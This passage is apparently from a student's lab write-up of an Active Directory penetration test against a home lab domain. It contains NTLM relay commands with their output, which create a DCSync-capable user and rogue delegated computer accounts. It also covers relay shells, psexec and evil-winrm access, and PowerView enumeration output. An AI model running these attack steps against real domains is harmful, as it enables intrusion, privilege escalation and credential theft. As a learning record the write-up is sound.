-] HTTPD(80): Negotiating NTLM with ldaps://10.10.3.2 failed
```

Because by default, SSL certs are not bounded with LDAPS so the DC is dropping the connections from attacker's machines (Kali & Parrot). I had to manually bind it by finding the thumbprint of the certificate **(Get-ChildItem -Path Cert:\LocalMachine\My).** Then bind it to LDAPS using this command (netsh http add sslcert ipport=0.0.0.0:636 certhash=**<Your_Thumbprint>** appid={4dc3e181-e14b-4a21-b022-59fc669b0914}). **It took me 7 hours to figure this ou**t. Thanks to ChatGPT. I can't believe it fixed it!

Once the cert binding was fixed. The attack was successfully created the user **wqSIMcYdaV** which we can use to interact with the AD environment.

```
*] HTTPD(80): Authenticating against ldaps://10.10.3.2 as FAMILYGUY/P.GRIFFIN SUCCEED
*] Enumerating relayed user's privileges. This may take a while on large domains
*] User privileges found: Create user
*] User privileges found: Adding user to a privileged group (Enterprise Admins)
*] User privileges found: Modifying domain ACL
*] Attempting to create user in: CN=Users,DC=FAMILYGUY,DC=local
*] Adding new user with username: wqSIMcYdaV and password: )#TQ0E-VYvVKjXt result: OK
*] Querying domain security descriptor
*] Success! User wqSIMcYdaV now has Replication-Get-Changes-All privileges on the domain
*] Try using DCSync with secretsdump.py and this user :)
```

Now that I got the information about the accounts and groups which can be used to further exploit the AD network.



Domain Users

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
wqSIMcYdaV	wqSIMcYdaV	wqSIMcYdaV	03/03/25 02:54:09	03/03/25 02:54:09	01/01/01 00:00:00	NORMAL_ACCOUNT	03/03/25 02:54:09	2103	
SQL Service	SQL Service	SQLService	01/26/25 00:28:40	01/26/25 01:20:24	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:28:40	1110	
Brian Griffin	Brian Griffin	b.griffin	01/26/25 00:26:50	02/14/25 14:17:11	02/14/25 14:17:11	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:26:50	1109	
Glenn Quagmire	Glenn Quagmire	g.quagmire	01/26/25 00:17:23	01/28/25 13:35:24	01/28/25 13:35:24	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:17:23	1108	
Cleveland Brown	Cleveland Brown	c.brown	01/26/25 00:14:45	03/03/25 00:00:50	03/03/25 00:00:50	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:14:45	1107	
Peter Griffin	Peter Griffin	p.griffin	01/26/25 00:10:12	03/03/25 01:44:09	03/03/25 02:42:44	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:10:12	1105	
krbtgt	krbtgt	krbtgt	01/26/25 00:05:13	01/26/25 00:20:24	01/01/01 00:00:00	ACCOUNT_DISABLED, NORMAL_ACCOUNT	01/26/25 00:05:13	502	Key Distribution Center Service Account
ITAdmin	ITAdmin	ITAdmin	01/26/25 00:04:29	03/02/25 21:45:50	03/03/25 02:22:47	PASSWD_NOTREQD, NORMAL_ACCOUNT	01/26/25 00:09:10	1000	
Administrator	Administrator	Administrator	01/26/25 00:04:29	03/03/25 01:38:19	03/03/25 02:28:28	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/03/25 01:37:57	500	Built-in account for administering the computer/domain

Group Policy Creator Owners

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	01/26/25 00:28:40	01/26/25 01:20:24	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:28:40	1110	
Brian Griffin	Brian Griffin	b.griffin	01/26/25 00:26:50	02/14/25 14:17:11	02/14/25 14:17:11	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:26:50	1109	
Peter Griffin	Peter Griffin	p.griffin	01/26/25 00:10:12	03/03/25 01:44:09	03/03/25 02:42:44	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:10:12	1105	
Administrator	Administrator	Administrator	01/26/25 00:04:29	03/03/25 01:38:19	03/03/25 02:28:28	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	03/03/25 01:37:57	500	Built-in account for administering the computer/domain

Domain Admins


CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
SQL Service	SQL Service	SQLService	01/26/25 00:28:40	01/26/25 01:20:24	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	01/26/25 00:28:40	1110	

--delegate-access

This flag will create a new computer in the domain that can be used to target other computers or users.

```
^C┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/dumps]
└──╼ [★]$ sudo impacket-ntlmrelayx -6 -t ldaps://10.10.3.2 -wh fakewpad.familyguy.local --delegate-access
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
```


```
[*] Attempting to create computer in: CN=Computers,DC=FAMILYGUY,DC=local
[*] Attempting to create computer in: CN=Computers,DC=FAMILYGUY,DC=local
[*] Adding new computer with username: JAFUTWZU$ and password: 9,Y-17j/Ch:HLfr result: OK
[*] Adding new computer with username: GCGDHBDJ$ and password: #65jm0o$Zfc:Ydj result: OK
[*] Delegation rights modified succesfully!
[*] JAFUTWZU$ can now impersonate users on PC2$ via S4U2Proxy
[*] Delegation rights modified succesfully!
[*] GCGDHBDJ$ can now impersonate users on PC2$ via S4U2Proxy
[*] HTTPD(80): Connection from ::ffff:10.10.3.5 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from ::ffff:10.10.3.5 controlled, but there are no more targets left!
[*] HTTPD(80): Connection from ::ffff:10.10.3.5 controlled, but there are no more targets left!
```



Home
Windows Server 2022
Windows 10 PC1 - Client
Windows 10 PC2 - Personnel
ParrotOS-Pentester
Server Manager
Server Manager ‣ Dashboard
Dashboa
Local Ser
All Serve
AD CS
AD DS
DNS
File and S
Active Directory Users and Computers
File Action View Help
Active Directory Users and Com
Saved Queries
FAMILYGUY.local
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
Groups
Managed Service Accour
Users
Name
Type
Description
GCGDHBDJ
Computer
JAFUTWZU
Computer
PC1
Computer
PC2
Computer
Services
Services
Services

Gaining Shell Access


Ntlmrelayx -I (Interactive Flag)

In ntlmrelayx, the **interactive** flag (-i or --interactive) is used to obtain an interactive command shell on successfully relayed connections. This allows you to execute commands directly on the compromised system if the relay attack is successful. Adding the **-smb2support** flag will allow ntlmrelayx to relay NTLM authentication over **SMBv2**.






I then accessed the SMB shell connected to my attacker's port 11001 using **netcat.**



I even got access to local Admin's directory.



Impacket-psexec

One tool that allows remote access using the **cracked passwords or stolen hashes** is **Impacket's psexec**. **PSExec** is a part of **SysInternals Tools** (Windows) and is commonly used by system administrators for remote machine maintenance. To use it on our **Linux attacker machine**, we will utilize **Impacket's version of PSExec**.

Using cracked password

Week 6-7

Privilege Escalation Techniques

Privilege escalation in Active Directory pentesting involves gaining higher-level access within a network, often moving from a low-privileged user to an administrator. This can be achieved through various techniques, such as exploiting misconfigurations, credential theft, or abusing access controls. Once elevated privileges are obtained, post-compromise activities focus on maintaining access, moving laterally across systems, and extracting sensitive data. Attackers may also establish persistence to retain control, ultimately assessing the security impact and risks within the AD environment.


PowerView

PowerView is a PowerShell script used in penetration testing to gather situational awareness within a Windows domain network. Developed by Will Schroeder and part of the PowerSploit framework and Empire, it allows red team members to enumerate domain information stealthily using PowerShell and WMI queries, avoiding detection by traditional monitoring tools.

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

Proof-of-Concept


Since we've already got admin credentials, I can just login to the DC1 using evil-winrm (provided that winrm protocol is enabled) and upload PowerVew.ps1



I ran the PowerView using **Dot-Sourcing (. .\PowerView.ps1)** so that all its functions and variables remain in my current session.

Get-NetDomain

This will enumerate the details about the domain




Get-NetDomainController

Enumerate all the domain controllers in the forest.

Get-DomainPolicy

This gives the details about password policies, Kerberos ticket policies



Get-NetUser

Dumps all the users in the domain and their details

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetUser


logoncount              : 4
badpasswordtime         : 3/2/2025 9:37:32 PM
description             : Built-in account for administering the computer/domain
distinguishedname       : CN=Administrator,CN=Users,DC=FAMILYGUY,DC=local
objectclass             : {top, person, organizationalPerson, user}
lastlogontimestamp      : 3/2/2025 9:38:19 PM
name                    : Administrator
lockouttime             : 0
objectsid               : S-1-5-21-1704473470-634460711-2796254508-500
samaccountname          : Administrator
logonhours              : {255, 255, 255, 255...}
admincount              : 1
codepage                : 0
samaccounttype          : USER_OBJECT
accountexpires          : 12/31/1600 8:00:00 PM
countrycode             : 0
whenchanged             : 3/3/2025 1:38:19 AM
instancetype            : 4
objectguid              : 14bf6874-63bd-4c89-8c5b-91453f8bec31
lastlogon               : 3/2/2025 11:02:30 PM
lastlogoff              : 12/31/1600 8:00:00 PM
objectcategory          : CN=Person,CN=Schema,CN=Configuration,DC=FAMILYGUY,DC=local
dscorepropagationdata   : {1/26/2025 12:20:24 AM, 1/26/2025 12:20:24 AM, 1/26/2025 12:05:13 AM, 1/1/1601 6:12:16 PM}
memberof                : {CN=Group Policy Creator Owners,OU=Groups,DC=FAMILYGUY,DC=local, CN=Domain Admins,OU=Groups
oups,DC=FAMILYGUY,DC=local, CN=Schema Admins,OU=Groups,DC=FAMILYGUY,DC=local...}
whencreated             : 1/26/2025 12:04:29 AM
iscriticalsystemobject  : True
badpwdcount             : 0
cn                      : Administrator
useraccountcontrol      : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
usncreated              : 8196
primarygroupid          : 513
```

Get-NetUser | select samaccountname,useraccountcontrol

Using **select**, we can see the user account control details for each accounts. I also found out that local admin is enabled.

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetUser | select samaccountname,useraccountcontrol

samaccountname                                              useraccountcontrol
--------------                                              ------------------
Administrator                                  NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
Guest          ACCOUNTDISABLE, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
ITAdmin                      PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
krbtgt                                             ACCOUNTDISABLE, NORMAL_ACCOUNT
p.griffin                                      NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
c.brown                                        NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
g.quagmire                                     NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
b.griffin                                      NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
SQLService                                     NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
wqSIMcYdaV                                                          NORMAL_ACCOUNT
oHHbTyVKVB                                                          NORMAL_ACCOUNT
```

Get-NetUser | select samaccountname,memberof

membeorf field will show the membership details of each account.

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetUser | select samaccountname,memberof

samaccountname memberof
-------------- --------
Administrator  {CN=Group Policy Creator Owners,OU=Groups,DC=FAMILYGUY,DC=local, CN=Domain Admins,OU=Groups,DC=FAMILYGUY,DC=local, CN=Enterprise Admins,OU=Groups,DC=FA
MILYGUY,DC=local, CN=Schema Admins,OU=Groups,DC=FAMILYGUY,DC=local...}
Guest          CN=Guests,CN=Builtin,DC=FAMILYGUY,DC=local
ITAdmin        {CN=Enterprise Key Admins,OU=Groups,DC=FAMILYGUY,DC=local, CN=Enterprise Read-only Domain Controllers,OU=Groups,DC=FAMILYGUY,DC=local, CN=Enterprise Ad
mins,OU=Groups,DC=FAMILYGUY,DC=local, CN=Users,CN=Builtin,DC=FAMILYGUY,DC=local...}
krbtgt         CN=Denied RODC Password Replication Group,OU=Groups,DC=FAMILYGUY,DC=local
p.griffin      {CN=Group Policy Creator Owners,OU=Groups,DC=FAMILYGUY,DC=local, CN=Domain Admins,OU=Groups,DC=FAMILYGUY,DC=local, CN=Enterprise Admins,OU=Groups,DC=FA
MILYGUY,DC=local, CN=Schema Admins,OU=Groups,DC=FAMILYGUY,DC=local...}
c.brown
g.quagmire
b.griffin      {CN=Group Policy Creator Owners,OU=Groups,DC=FAMILYGUY,DC=local, CN=Domain Admins,OU=Groups,DC=FAMILYGUY,DC=local, CN=Enterprise Admins,OU=Groups,DC=FA
MILYGUY,DC=local, CN=Schema Admins,OU=Groups,DC=FAMILYGUY,DC=local...}
SQLService     {CN=Group Policy Creator Owners,OU=Groups,DC=FAMILYGUY,DC=local, CN=Domain Admins,OU=Groups,DC=FAMILYGUY,DC=local, CN=Enterprise Admins,OU=Groups,DC=FA
MILYGUY,DC=local, CN=Schema Admins,OU=Groups,DC=FAMILYGUY,DC=local...}
wqSIMcYdaV
oHHbTyVKVB
```

Get-NetUser | Where-Object { $_.memberof -like "*Admins*" } | Select-Object samaccountname,memberof

This command will filter all accounts that is member of a group that has Admins in its group name.

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetUser | Where-Object { $_.memberof -like "*Admins*" } | Select-Object samaccountname

samaccountname
--------------
Administrator
ITAdmin
p.griffin
b.griffin
SQLService
```

Get-NetComputer

This will enumerate all the computers in the domain

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetComputer


pwdlastset                    : 3/2/2025 4:53:53 PM
logoncount                    : 260
msds-generationid             : {234, 192, 100, 38...}
serverreferencebl             : CN=DC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=FAMILYGUY,
badpasswordtime               : 1/26/2025 8:27:57 PM
distinguishedname             : CN=DC1,OU=Domain Controllers,DC=FAMILYGUY,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 3/2/2025 4:53:59 PM
name                          : DC1
primarygroupid                : 516
objectsid                     : S-1-5-21-1704473470-634460711-2796254508-1001
samaccountname                : DC1$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 3/3/2025 2:53:58 AM
accountexpires                : NEVER
cn                            : DC1
operatingsystem               : Windows Server 2022 Datacenter
instancetype                  : 4
msdfsr-computerreferencebl    : CN=DC1,CN=Topology,CN=Domain System Volume,CN=DFSR-GlobalSettings,CN=System,DC=FAMIL
objectguid                    : 728c893a-6f0a-4719-934f-2137a97f0d50
operatingsystemversion        : 10.0 (20348)
lastlogoff                    : 12/31/1600 8:00:00 PM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=FAMILYGUY,DC=local
```

Get-NetComputer | select samaccountname,operatingsystem,operatingsystemversion

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetComputer | select samaccountname,operatingsystem,operatingsystemversion

samaccountname operatingsystem               operatingsystemversion
-------------- ---------------               ----------------------
DC1$           Windows Server 2022 Datacenter 10.0 (20348)
PC1$           Windows 10 Education          10.0 (19045)
PC2$           Windows 10 Education          10.0 (19045)
JAFUTWZU$
GCGDHBDJ$
```

Get-NetGroup

This will enumerate all the groups' details in the domain.

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetGroup


grouptype              : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount             : 1
iscriticalsystemobject : True
samaccounttype         : ALIAS_OBJECT
samaccountname         : Administrators
whenchanged            : 1/26/2025 12:28:40 AM
objectsid              : S-1-5-32-544
objectclass            : {top, group}
cn                     : Administrators
usnchanged             : 12922
systemflags            : -1946157056
name                   : Administrators
```

Get-NetGroup | where {$_.samaccountname -like "*Admins*"} | select samaccountname

Filter out all groups that has account in its samaccountname.

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetGroup | where {$_.samaccountname -like "*Admins*"} | select samaccountname

samaccountname
--------------
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins
```

C:\Users\p.griffin\Documents> Get-NetGroup | where {$_.samaccountname -like "*Admins*"} | select samaccountname,member

We can also see all the members of admin accounts by adding member field in the select.

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetGroup | where {$_.samaccountname -like "*Admins*"} | select samaccountname,member

samaccountname        member
--------------        ------
Schema Admins         {CN=SQL Service,CN=Users,DC=FAMILYGUY,DC=local, CN=Brian Griffin,CN=Users,DC=FAMILYGUY,DC=local, CN=Peter Griffin,CN=Users,DC=FAMILYGUY,DC=local
, CN=Administrator,CN=Users,DC=FAMILYGUY,DC=local}
Enterprise Admins     {CN=SQL Service,CN=Users,DC=FAMILYGUY,DC=local, CN=Brian Griffin,CN=Users,DC=FAMILYGUY,DC=local, CN=Peter Griffin,CN=Users,DC=FAMILYGUY,DC=local
, CN=ITAdmin,CN=Users,DC=FAMILYGUY,DC=local...}
Domain Admins         {CN=SQL Service,CN=Users,DC=FAMILYGUY,DC=local, CN=Brian Griffin,CN=Users,DC=FAMILYGUY,DC=local, CN=Peter Griffin,CN=Users,DC=FAMILYGUY,DC=local
, CN=Administrator,CN=Users,DC=FAMILYGUY,DC=local}
Key Admins
Enterprise Key Admins CN=ITAdmin,CN=Users,DC=FAMILYGUY,DC=local
DnsAdmins
```

Invoke-ShareFinder

This will enumerate all the shares in the domain.

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Invoke-ShareFinder

Name                 Type Remark             ComputerName
----                 ---- ------             ------------
ADMIN$       2147483648 Remote Admin        DC1.FAMILYGUY.local
C$           2147483648 Default share       DC1.FAMILYGUY.local
IPC$         2147483651 Remote IPC          DC1.FAMILYGUY.local
MemeCollections          0                  DC1.FAMILYGUY.local
NETLOGON                 0 Logon server share  DC1.FAMILYGUY.local
SYSVOL                   0 Logon server share  DC1.FAMILYGUY.local
```

Get-NetGPO

This will enumerate all the group policy objects in the domain

```
*Evil-WinRM* PS C:\Users\p.griffin\Documents> Get-NetGPO


usncreated               : 5672
systemflags              : -1946157056
displayname              : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319
D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00
                           C04FB94F17}]
whenchanged              : 3/3/2025 1:38:22 AM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 73767
dscorepropagationdata    : {1/26/2025 12:05:13 AM, 1/1/1601 12:00:00 AM}
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                    : 0
